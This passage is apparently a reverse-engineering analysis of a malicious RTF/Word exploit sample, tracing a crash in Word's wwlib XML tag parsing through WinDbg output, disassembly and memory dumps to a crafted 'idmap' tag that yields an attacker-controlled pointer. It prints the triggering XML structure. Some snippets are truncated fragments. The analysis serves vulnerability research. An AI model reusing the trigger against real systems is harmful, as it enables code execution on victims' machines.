04e14ec6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14ed8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14eea 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14efc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f7a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f8c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
04e14f9e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..................
```

```
0:000> t
eax=04e14e00 ebx=056e9910 ecx=0292e000 edx=00000004 esi=006a45fc edi=0292e18c
eip=3161308c esp=001138f8 ebp=00113954 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
wwlib!wdGetApplicationObject+0x51486:
3161308c 8b4044          mov     eax,dword ptr [eax+44h] ds:0023:04e14e44=088888ec
```

We can find the address 0x088888ec at “poi(eax+44)+44”,so 0x088888ec may be controled by exploit author or hacker,and it really be in the NoCrash_exp sample,I will explain it later.So now,it comes a problem: **Where does the value 0x088888ec come from? Why is Word crashing?**


Let’s have a look at the execution flow by function calling and branches jumps:



```
3128E39E push    ebx
3128E39F push    [ebp+arg_4]
3128E3A2 push    dword ptr [esi+0B10h]
3128E3A8 call    sub_312C6142
3128E3AD test    eax, eax
3128E3AF jz      loc_315368FE
```

```
rc]
ar_1C]
ar_20]
ptr [esi+0B10h]
E5E733
27D5FF
```

```
3128E3B5 push    [ebp+Src]
3128E3B8 push    edi
3128E3B9 push    dword ptr [esi+0B10h]
3128E3BF call    sub_312C61D4
3128E3C4 jmp     loc_3127D5FF
3128E3C4 ; END OF FUNCTION CHUNK FOR sub_3127D3FB
```



```
312C63D3
312C63D3 loc_312C63D3:
312C63D3 cmp     [ebp+arg_0], 0
312C63D7 jl      loc_316130C6
```

```
312C63DD push    esi
312C63DE call    sub_3127F3FB
312C63E3 mov     edi, eax
312C63E5 mov     [edi+44h], ebx
312C63E8 mov     dword ptr [edi+48h], offset sub_31612E58
312C63EF and     [ebp+arg_4], 0
312C63F3 lea     eax, [esi+224h]
312C63F9 mov     ecx, [eax]
312C63FB xor     edx, edx
312C63FD shr     ecx, 1
312C63FF inc     edx
312C6400 and     ecx, edx
312C6402 jnz     short loc_312C640E
```


```
312C6404 cmp     [ebp+var_14], 0
312C6408 jnz     loc_31FEC471
```

```
 OF FUNCTION CHUNK FOR sub_312C61D4

EC471:
 [edi+10h], dx
```

```
312C640E
312C640E loc_312C640E:
312C640E test    ecx, ecx
312C6410 jnz     loc_3161306A     ; jump to key point!
```

the rough execution route is :

sub_3127D3FB -> sub_312C61D4(exp_function) -> loc_312C63D3 ->loc_312C640E -> loc_3161306A(key point)



```
loc_3161306A:
mov     eax, [edi+44h]
cmp     [eax+8], edx
jnz     loc_312C6416
```

```
312C6416
312C6416 loc_312C6416:
312C6416 mov     eax, [ebx+4]
312C6419 test    eax, eax
312C641B jnz     loc_312C82D4
```


```
312C6421
312C6421 loc_312C6421:
312C6421 push    dword ptr [esi+0B2Ch]
312C6427 mov     eax, [esi+1F0h]
312C642D mov     ecx, [eax]
312C642F lea     edx, [ebp+arg_4]
312C6432 push    edx
312C6433 push    ebx
312C6434 push    eax
312C6435 call    dword ptr [ecx+0Ch]
312C6438 cmp     [ebp+arg_4], 0
312C643C mov     edi, eax
312C643E jnz     loc_31613088
```

```
b_312C61D4
```

```
         mov     esi, [esi+0018h]
         mov     eax, [esi]
         mov     edx, [eax]       ; 6
         dec     edx
         dec     edx
         mov     ecx, esi
31613084 call    sub_31249DA0
         mov     eax, [eax+44h]
3161308C mov     eax, [eax+44h]   ; 088888EC -> eax
         mov     ecx, [edi+44h]
         mov     [ecx+40h], eax
         mov     eax, [edi+44h]
         mov     eax, [eax+44h]
         mov     ecx, [eax]
         push    eax
3161309E call    dword ptr [ecx+4] ; 0x72980E28 in msvbvm60.dll
         jmp     loc_312C644C
         ; END OF FUNCTION CHUNK FOR sub_312C61D4
```


```
312C6444 test    edi, edi
312C6446 jz      loc_31613088
```

Then let’s follow the related registers to trace the key execution route, First let’s see the function sub_31249DA0(there are 1787 cross references to here,and it’s a key calculate_address function):




```
.text:31249DA0 ; FUNCTION CHUNK AT .text:31273551 SIZE 00000007 BYTES
.text:31249DA0
.text:31249DA0                 mov     ecx, [ecx]      ; ecx = poi(ecx_0) = poi(poi(arg_0)+b14)
.text:31249DA2                 mov     eax, [ecx]
.text:31249DA4                 cmp     edx, eax
.text:31249DA6                 jnb     loc_31273551
.text:31249DAC
.text:31249DAC loc_31249DAC:                           ; CODE XREF: sub_31249DA0+297B3↓j
.text:31249DAC                 mov     eax, [ecx+8]
.text:31249DAF                 imul    eax, edx
.text:31249DB2                 add     eax, [ecx+0Ch]
.text:31249DB5                 add     eax, ecx        ; eax = (poi(poi(arg_0)+b14) + 8) * edx + (poi(poi(arg_0)+b14) + C) + poi(poi(arg_0)+b14)
.text:31249DB5                                         ; edx = edx_0 - 2 = poi(poi(poi(arg_0)+b14)) - 2
.text:31249DB7                 retn
.text:31249DB7 sub_31249DA0    endp
```

(the ecx_0 and edx_0 mean the value of ecx and edx before calling in sub_31249DA0☺)



```
.text:312C61FA loc_312C61FA:                           ; CODE XREF: sub_312C61D4+2F6↓j
.text:312C61FA                 mov     esi, [ebp+arg_0]
```




```
.text:31613076                 mov     esi, [esi+0B14h] ; esi = argu_0
.text:3161307C                 mov     eax, [esi]
.text:3161307E                 mov     edx, [eax]      ; edx_0 =  [[[esi+0B14h]]] = poi(poi(poi(arg_0)+b14))
.text:31613080                 dec     edx             ; why 2 dec?
.text:31613081                 dec     edx
.text:31613082                 mov     ecx, esi        ; ecx_0 = poi(arg_0)+b14
.text:31613084                 call    sub_31249DA0
.text:31613089                 mov     eax, [eax+44h]
.text:3161308C                 mov     eax, [eax+44h]  ; 088888EC -> eax
```

So we know the function sub_31249DA0 main calculate a address(maybe a structure pointer),here we call it address “XX”,then we will get the familiar 0x088888EC using “pointer dereference” twice as following:

poi(poi(XX + 44)+44)) → 0x088888EC


And we can find that the final value of XX is only related to arg_0,or rather it’s poi(arg_0) + b14,I find that poi(arg0) + b14 is a double-pointer by debuggig:



```
0:000> db esi+b14
063bcb14  fc 45 8e 00 de 01 00 00-04 00 00 00 dd 00 00 00  .E..............
063bcb24  ff ff 00 00 18 9f 1f 02-28 4d 43 06 18 2b 53 02  ........(MC..+S.
063bcb34  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
063bcb44  00 00 00 00 00 00 00 00-00 00 00 00 00 00 53 06  ..............S.
063bcb54  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
063bcb64  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
063bcb74  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
063bcb84  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0:000> db poi(esi+b14)
008e45fc  00 e0 3e 06 40 17 ad 06-60 3b 38 06 d0 8c 46 07  ..>.@...`;8...F.
008e460c  60 e8 ad 06 24 46 8e 00-50 e8 4f 06 60 24 34 02  `...$F..P.O.`$4.
008e461c  a0 20 34 02 28 4e 43 06-30 46 8e 00 e0 cb 46 07  . 4.(NC.0F....F.
008e462c  80 cc 46 07 34 46 8e 00-38 46 8e 00 3c 46 8e 00  ..F.4F..8F..<F..
008e463c  40 46 8e 00 44 46 8e 00-48 46 8e 00 4c 46 8e 00  @F..DF..HF..LF..
008e464c  50 46 8e 00 54 46 8e 00-58 46 8e 00 5c 46 8e 00  PF..TF..XF..\F..
008e465c  60 46 8e 00 64 46 8e 00-68 46 8e 00 6c 46 8e 00  `F..dF..hF..lF..
008e466c  70 46 8e 00 74 46 8e 00-78 46 8e 00 7c 46 8e 00  pF..tF..xF..|F..
0:000> db poi(poi(esi+b14))
063ee000  06 00 00 00 19 00 00 00-4c 00 00 00 10 00 00 00  ........L.......
063ee010  d6 00 00 00 93 00 00 00-15 00 00 00 10 00 00 00  ................
063ee020  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
063ee030  00 00 00 00 ff ff ff ff-ff ff ff ff 00 00 00 00  ................
063ee040  00 00 00 00 ff ff ff ff-00 00 00 00 00 00 00 00  ................
063ee050  00 00 00 00 00 00 00 00-00 00 00 00 06 00 00 00  ................
063ee060  2f 00 00 00 15 00 00 00-10 00 00 00 00 00 00 00  /...............
063ee070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

I don’t know what the number 6 represent,it doesn’t matter,let’s observe its value in the later debugging

Tracing upward,for a more direct observation,let’s make a breakpoint at the start of the function sub_312C61D4(exp_func),and see the agrus’ passing and usage:



```
312c61cf e9f002f8ff      jmp     wwlib!DllGetClassObject+0x187a (312464c4)
312c61d4 55              push    ebp
312c61d5 8bec            mov     ebp,esp
312c61d7 83ec50          sub     esp,50h
312c61da 8b450c          mov     eax,dword ptr [ebp+0Ch]
312c61dd 8b4818          mov     ecx,dword ptr [eax+18h]
312c61e0 56              push    esi
312c61e1 57              push    edi
312c61e2 8b781c          mov     edi,dword ptr [eax+1Ch] ds:0023:00113a38=000000
312c61e5 8b00            mov     eax,dword ptr [eax]
312c61e7 83f804          cmp     eax,4
312c61ea 894df4          mov     dword ptr [ebp-0Ch],ecx
312c61ed 8945f8          mov     dword ptr [ebp-8],eax
312c61f0 0f84ac020000    je      wwlib!DllGetClassObject+0x81858 (312c64a2)
312c61f6 8365ec00        and     dword ptr [ebp-14h],0
```

```
wwlib!DllGetClassObject+0x81598:
312c61e2 8b781c          mov     edi,dword ptr [eax+1Ch] ds:0023:00113a38=00000
0:000> db eax
00113a1c  04 00 00 00 04 00 00 00-ff ff 00 00 ff ff 00 00  ................
00113a2c  20 3b 6b 06 27 00 00 00-5e 64 6b 06 0d 00 00 00   ;k.'...^dk.....
00113a3c  70 3a 11 00 5f 1d 75 32-0c 53 aa 06 20 3b 6b 06  p:.._.u2.S.. ;k.
00113a4c  27 00 00 00 5e 64 6b 06-0d 00 00 00 5a 64 6b 06  '...^dk.....Zdk.
00113a5c  0f 00 00 00 d4 1c 6b 06-78 64 6b 06 98 1d 6b 06  ......k.xdk...k.
00113a6c  d0 1c 6b 06 d8 3a 11 00-18 a1 88 78 05 00 00 80  ..k..:.....x....
```

Memory - Pid 1944 - WinDbg:6.12.0002.633 X86


Virtual: poi(eax+18)   Display format: Byte

```
066b645e 73 00 68 00 61 00 70 00 65 00 64 00 65 00 66 00 61 00  s.h.a.p.e.d.e.f.a.
066b6470 75 00 6c 00 74 00 73 00 76 00 3a 00 65 00 78 00 74 00  u.l.t.s.v.:.e.x.t.
066b6482 65 00 64 00 69 00 74 00 73 00 70 00 69 00 64 00 6d 00  e.d.i.t.s.p.i.d.m.
066b6494 61 00 78 00 31 00 30 00 32 00 36 00 3a 00 74 00 32 00  a.x.1.0.2.6.:.t.2.
066b64a6 64 00 61 00 72 00 6b 00 32 00 77 00 3a 00 61 00 63 00  d.a.r.k.2.w.:.a.c.
066b64b8 63 00 65 00 6e 00 74 00 31 00 61 00 63 00 63 00 65 00  c.e.n.t.1.a.c.c.e.
066b64ca 6e 00 74 00 31 00 77 00 3a 00 61 00 63 00 63 00 65 00  n.t.1.w.:.a.c.c.e.
066b64dc 6e 00 74 00 32 00 61 00 63 00 63 00 65 00 6e 00 74 00  n.t.2.a.c.c.e.n.t.
066b64ee 32 00 77 00 3a 00 61 00 63 00 63 00 65 00 6e 00 74 00  2.w.:.a.c.c.e.n.t.
066b6500 33 00 61 00 63 00 63 00 65 00 6e 00 74 00 33 00 77 00  3.a.c.c.e.n.t.3.w.
066b6512 3a 00 61 00 63 00 63 00 65 00 6e 00 74 00 34 00 61 00  :.a.c.c.e.n.t.4.a.
066b6524 63 00 63 00 65 00 6e 00 74 00 34 00 77 00 3a 00 61 00  c.c.e.n.t.4.w.:.a.
066b6536 63 00 63 00 65 00 6e 00 74 00 35 00 61 00 63 00 63 00  c.c.e.n.t.5.a.c.c.
066b6548 65 00 6e 00 74 00 35 00 77 00 3a 00 61 00 63 00 63 00  e.n.t.5.w.:.a.c.c.
066b655a 65 00 6e 00 74 00 36 00 61 00 63 00 63 00 65 00 6e 00  e.n.t.6.a.c.c.e.n.
066b656c 74 00 36 00 77 00 3a 00 68 00 79 00 70 00 65 00 72 00  t.6.w.:.h.y.p.e.r.
066b657e 6c 00 69 00 6e 00 6b 00 68 00 79 00 70 00 65 00 72 00  l.i.n.k.h.y.p.e.r.
066b6590 6c 00 69 00 6e 00 6b 00 77 00 3a 00 66 00 6f 00 6c 00  l.i.n.k.w.:.f.o.l.
066b65a2 6c 00 6f 00 77 00 65 00 64 00 48 00 79 00 70 00 65 00  l.o.w.e.d.H.y.p.e.
066b65b4 72 00 6c 00 69 00 6e 00 6b 00 66 00 6f 00 6c 00 6c 00  r.l.i.n.k.f.o.l.l.
066b65c6 6f 00 77 00 65 00 64 00 48 00 79 00 70 00 65 00 72 00  o.w.e.d.H.y.p.e.r.
066b65d8 6c 00 69 00 6e 00 6b 00 70 00 65 00 6e 00 78 00 6d 00  l.i.n.k.p.e.n.x.m.
```

So it seems that the offset_+18 of arg_4 stores an unicode string(it’s verified as xml’s tag name by observation),and offset_+1C of arg_4 stores the char numbers of tag name(UTF-8 string):


I guess the sub_312C61D4 is mainly for xml tag parsing,then I make a condition bp at the start of sub_312C61D4 function to print the tag parsed and I also print the value of poi(poi(poi(arg_0)+b14)) for observation as I mentioned above☺ :

```
bp wwlib+000861d4 " du poi(poi(esp + 8) + 18)  Lpoi(poi(esp + 8) + 1c);dd poi(esp+8)+1c) L1; dd poi(poi(poi(esp+4)+b14)) L1;g;"
```




```
066b61cc  "shapedefaults"
00113a38  0000000d
02655000  00000003
066b61c6  "shapedefaults"
00113a38  0000000d
02655000  00000003
066b61c6  "shapelayout"
00113a38  0000000b
02655000  00000003
066b61e0  "idmap"
001139f0  00000005
02655000  00000004
066afb8a  "OLEObject"
00113a74  00000009
06ac2000  00000004
066afbac  "idmap"
001139e4  00000005
06ac2000  00000006
(700.10c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=088888ec ebx=023432d0 ecx=023432d0 edx=00000004 esi=008e45fc edi=06ac218c
eip=3161309b esp=001138f8 ebp=00113954 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
wwlib!wdGetApplicationObject+0x51495:
3161309b 8b08            mov     ecx,dword ptr [eax]  ds:0023:088888ec=????????
```

We can see the last tag is “idmap” before crash,so there must be something wrong with the idmap tag’s parsing, let’s search the tag from the xml files(uncompressed form OLEs extracted form the original rtf),you can find the idmap tag only in the word/document.xml(the third OLE extracted):



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:ve="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn
http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.op
"urn:schemas-microsoft-com:vml" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/word
xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:wne="http://schema
    <w:body >
        <w:shapeDefaults >
            <o:OLEObject >
                <w:font w:name="LincerCharChar稜□font: batang"><o:idmap/>
            </o:OLEObject>
        </w:shapeDefaults>
    </w:body>
</w:document>
```

To my surprise,I find the familiar string “LincerCharChar..”,which was seen in the crash point:



